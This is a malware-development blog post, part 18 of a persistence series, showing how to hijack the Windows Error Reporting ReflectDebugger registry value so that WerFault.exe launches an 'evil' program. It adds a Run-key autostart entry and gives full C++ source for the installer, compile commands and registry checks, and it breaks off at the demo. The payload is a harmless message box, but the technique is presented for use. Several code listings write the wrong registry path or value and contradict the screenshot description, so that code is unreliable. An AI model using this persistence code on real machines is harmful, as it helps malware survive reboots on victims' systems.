

cocomelonc

about



cocomelonc

cybersec enthusiast.
mathematician. author
speaker. hacker

-  Istanbul
-  Email
-  Twitter
-  GitHub
-  LinkedIn

Malware development: persistence - part 18. Windows Error Reporting. Simple C++ example.

⌚ 3 minute read

١٦

Hello, cybersecurity enthusiasts and white hackers

The screenshot shows a Windows 10 desktop environment. In the foreground, a debugger interface is open, showing assembly code for a file named 'pers.cpp'. The assembly code is as follows:

```
1 /* *-
2 pers.cpp
3 windows·persistense·via·WerFault.exe→ via WerFault.exe
4 author: ·@cocomelonc· → author: @cocomelonc
5 https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html→ https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html
6 */
7 #include <windows.h> → Machine Snapshot Help
8 #include <string.h>
9
10 int main(int argc, char* argv[]) {→
11     HKEY hkey = NULL; → win7-x86 (malw-analysis)
12
13     //...malicious app→
14     const char* exe = "Z:\2022-11-02-malware-pers-18\hack.exe";→
15
16     //...hijacked app→
17     const char* wf = "WerFault.exe -pr 1";→
18
19     //...set evil app→
20     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,→
21     if (res == ERROR_SUCCESS) {→
22         //...create new registry key→
23         RegSetValueEx(hkey, (LPCSTR)"ReflectDebu→
24         RegCloseKey(hkey);→
25     }→
26
27     //...startup→
28     res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Software\Microsoft\Windows\CurrentVersion\Run", 0, KEY_SET_VALUE, &hkey);→
29     if (res == ERROR_SUCCESS) {→
30         //...create new registry key→
31         RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, "C:\Program Files\Process Hacker 2\ProcessHacker.exe");→
32         RegCloseKey(hkey);→
33     }→
34     return 0;→
35 }
```

The debugger interface includes tabs for 'Tools', 'Machine', 'Snapshot', 'Help', 'Name', 'Attributes', and 'Information'. A status bar at the bottom indicates 'win7-x86 (malw-analysis)', 'Saved', 'Running', and 'Powered Off'.

In the background, a PowerShell window titled 'Administrator: Windows PowerShell' is running under 'win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox'. The command PS Z:\2022-11-02-malware-pers-18> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Error Reporting\Hangs" /v ReflectDebugger is being run, showing results for 'ReflectDebugger' with a value of 'Z:\2022-11-02-malware-pers-18\hack.exe'. Another command PS Z:\2022-11-02-malware-pers-18> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v OneDrive is also shown, with a result for 'OneDrive' with a value of 'C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe'.

A small modal dialog box titled 'Meow-meow!' with an 'OK' button is visible in the foreground.

This post is based on my own research into one of the more interesting malware persistence trick: via `WerFault.exe`.

WerFault.exe

While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:



HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs

If we run command `WerFault.exe -pr <value>` it is ready.


HKLM\Software\Microsoft\Windows\Windows Error

`Reporting\Hangs\ReflectDebugger=<path_value>`. This command runs


`WerFault.exe` on mode which is called "*reflective debugger*" and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:



Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value

`HKLM\SOFTWARE\Microsoft\Windows\Windows Error`

`Reporting\Hangs\ReflectDebugger` with our evil application, because

`WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

practical example

For simplicity, as usually, my “evil” application is just `meow-meow messagebox (hack.cpp)`:

```
/*
meow-meow messagebox
author: @cocomelonc
*/
```

```
#include <windows.h>

#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);

    return 0;
}
```

And then, create script which create registry key value with my “evil” app:

```
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

    // hijacked app
    const char* wf = "WerFault.exe -pr 1";

    // set evil app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
        RegCloseKey(hkey);
    }
}
```

Also, I used [one of the classic trick](#) for persistence:

```
// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
    RegCloseKey(hkey);
}
```

As a result, the final source code looks something like this (`pers.cpp`):

```
/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
```

```
HKEY hkey = NULL;

// malicious app
const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

// hijacked app
const char* wf = "WerFault.exe -pr 1";

// set evil app
LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
    RegCloseKey(hkey);
}

// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
    RegCloseKey(hkey);
}

return 0;
}
```

demo

Let's go to see everything in action. Compile our "evil" app:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

The terminal shows the compilation command and the resulting file listing. The file 'hack.exe' is present in the directory.

and persistence script:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

The terminal shows the compilation command and the resulting file listing. The file 'pers.exe' is present in the directory.


Before run everything, first of all, check registry key and value:

```
reg query "HKLM\\SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs"
reg query "HKLM\\SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Re
```


Run "malware" for checking correctness:



Also, check registry keys which used for persistence logic:




Then, run pers.exe :

